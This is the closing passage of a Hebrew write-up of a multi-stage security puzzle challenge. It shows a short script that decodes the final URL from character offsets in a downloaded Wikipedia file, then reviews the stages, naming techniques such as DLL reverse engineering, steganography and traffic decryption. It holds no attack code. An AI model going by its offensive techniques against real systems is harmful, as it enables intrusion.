הבנו שהמספרים מייצגים איזה שהוא סטרינג. ראינו שרוב המספרים מעל 256 ומתחת ל-65000 אז חשבנו שאולי מקודדת פה מחרוזת ב-16utf. ניסינו להפוך את כל המספרים ל-16UTF ולהדפיס למסך אבל יצא ג'יבריש. המשכנו לחפש כיוון אחר.


לאחר מחשבה רבה נזכרנו שהורדנו מהכתובת המכילה "abcd" מתוך ההסנפה, קובץ טקסט עצום אשר מכיל את עמוד הויקיפדיה של המוסד. החלטנו לנסות לקחת את הקובץ ההוא, ולבדוק את כל האותיות במיקומים בטבלת ה-Excel.

הנה הסקריפט בעזרתו עשינו זאת:

```
In [1]: chars = [12723,
   ...: 6027,
   ...: 38793,
   ...: 3909,
   ...: 18239,
   ...: 36670,
   ...: 19190,
   ...: 6576,
   ...: 27775,
   ...: 8840,
   ...: 865,
   ...: 12605,
   ...: 30937,
   ...: 10877,
   ...: 38804,
   ...: 30223]

In [2]: for c in chars:
   ...:     with open('2504750d41894badabc67d3c2abf1c2a.wiki_page', 'rb') as f:
   ...:         print f.read().replace('\n', '')[c],
   ...:
/ c h a l l e n g e 3 / a 2 f d

In [3]:
```

שימו לב בחלק זה קיים באג לוגי, אם מורידים את קובץ הויקיפדיה ב-Windows, אז כנראה יהיו בו סיומות שורות של DOS (לפחות זה מה שקרה אצלנו ב-Chrome), וה-offset-ים בקובץ האקסל מניחים סיומות שורות של Unix, לכן בסקריפט שלנו החלפנו את כל ה-'\n'-ים בכלום.

ניכנס לקישור שנמצא מולנו ונוכל לראות כי סיימנו את האתגר:



מילות סיכום ומסקנות מהאתגר


האתגר היה מגוון מאוד ודרש ידע בתחומים רבים, בין היתר: Reverse Engineering, Web Application Security, Steganography, כתיבת סקריפטים ועוד. מלבד תקלות ספציפיות שנתקלנו בהן ודווחו נראה שהאתגר עבד בצורה חלקה לרוב המשתמשים.

לדעתנו, השלב הראשון, שהיה גם הארוך ביותר היה המאתגר ביותר, היו בו המון טריקים קטנים שהיה צריך לעלות עליהם בשביל הפתרון (לדוגמא, הסדר בו צריך להוציא את המשתמשים מן רשימת ההמתנה), היכולת לעשות Reverse Engineering לקובץ ה-DLL, הבנת התמונה השלמה ושיש להשתמש בשם האדמין כדי לקבל את הרמז להתחברות למשתמשו וכו'.

השלב השני היה קצר יותר, והרגיש שהסתיים מהר מאוד רוב השלב היה חיפוש באינטרנט לסקריפט סטגנוגרפיה פשוט ולאחר מכן פתיחת מערכת הקבצים בעזרת 7Zip ושימוש ב-Uncomyle6 בכדי להוציא את הקוד של קובץ ה-PYC מה שהוביל לפתרון בזמן קצר מאוד ובלי הרבה מאוד מחשבה.

השלב השלישי היה יותר טוב מהשני, מה שאהבנו בו הוא הצורך להתמודד עם בעיות שלאו דווקא קשורות לאתגר (כמו הכנסת מפתח ה-RSA אל תוך ה-Wireshark). בנוסף, השימוש בקובץ ה-Excel בכדי לקבל את הכתובת הסופית היה משהו שהוא לאו דווקא טכנולוגי אך יותר "חידתי" והרגיש כמו טוויסט מעניין באתגר כולו.

בסך הכל אנו מרגישים שהאתגר השנה היה יותר טוב מהאתגר של שנה שעברה ומקווים לראות מה יהיה באתגר בשנה הבאה. אנו מקווים שנהניתם מקריאת המאמר לפחות כפי שאנו נהנינו לפתור את האתגר ולכתוב את פתרון בית הספר הזה ☺



תודות

- לל.ש. על שיפור הסקריפט להסרת המשתמשים מרשימת ההמתנה.
- לע.ג., נ.כ. וא.ק. על עזרה לאורך כל הדרך לפתרון.
- לאפיק קסטיאל, על עזרה ותמיכה בכתיבת הפתרון שלפניכם.